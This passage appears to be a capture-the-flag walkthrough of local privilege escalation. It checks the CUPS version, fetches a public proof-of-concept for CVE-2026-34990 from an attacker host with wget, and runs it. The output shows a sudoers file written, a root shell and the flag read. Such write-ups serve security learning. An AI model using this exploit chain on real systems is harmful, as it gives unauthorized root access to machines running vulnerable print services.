
```

```

aporter@portal:~$ ps aux | grep cupsd
ps aux | grep cupsd
root          281  0.0  0.1  19152  6744 ?        Ss   06:57
0:00 /usr/sbin/cupsd -f
aporter       913  0.0  0.0   7076  2112 pts/1    S+   07:43
0:00 grep --color=auto cupsd
aporter@portal:~$ cups-config --version
cups-config --version
2.4.16
aporter@portal:~$

```

Let us check if this version has any LPE



We found a POC

<https://github.com/OffensiveBias20/CVE-2026-34990-POC.git>

Now let us exploit it

```
aporter@portal:/tmp$ wget 10.13.37.182:8000/exploit.py
wget 10.13.37.182:8000/exploit.py
--2026-10-02 08:01:00-- http://10.13.37.182:8000/exploit.py
Connecting to 10.13.37.182:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6838 (6.7K) [text/x-python]
Saving to: 'exploit.py'

exploit.py          100%[=====>]      6.68K  --.-K
B/s      in 0s

2026-10-02 08:01:00 (461 MB/s) - 'exploit.py' saved [6838/6838]

aporter@portal:/tmp$ dir
dir
exploit.py
payload
```

```
systemd-private-55ec7a6a0e344a10bb32f8d3edcc8c3c-polkit.servi
ce-WCv0s7
systemd-private-55ec7a6a0e344a10bb32f8d3edcc8c3c-systemd-logi
nd.service-ye1Jgc
systemd-private-55ec7a6a0e344a10bb32f8d3edcc8c3c-systemd-reso
lved.service-cwW89b
aporter@portal:/tmp$ python3 exploit.py
python3 exploit.py
[*] CVE-2026-34990 | user=aporter | cupsd=127.0.0.1:631
[*] coercing cupsd -> rogue server (try 1) ...
[+] captured token: 51F7BA8105A71B76ADAA86985B7E7418
[*] writing sudoers ...
[*] wrote /etc/sudoers.d/aporter-pwn
[+] R00T: uid=0(root) gid=0(root) groups=0(root)
[*] run: sudo -i
aporter@portal:/tmp$ sudo -i
sudo -i
root@portal:~# cd
cd
root@portal:~# ls
ls
root.txt
root@portal:~# cat root.txt
cat root.txt
034c1c37bf8e9d3c0b3b7d4982069c5d
root@portal:~#
```

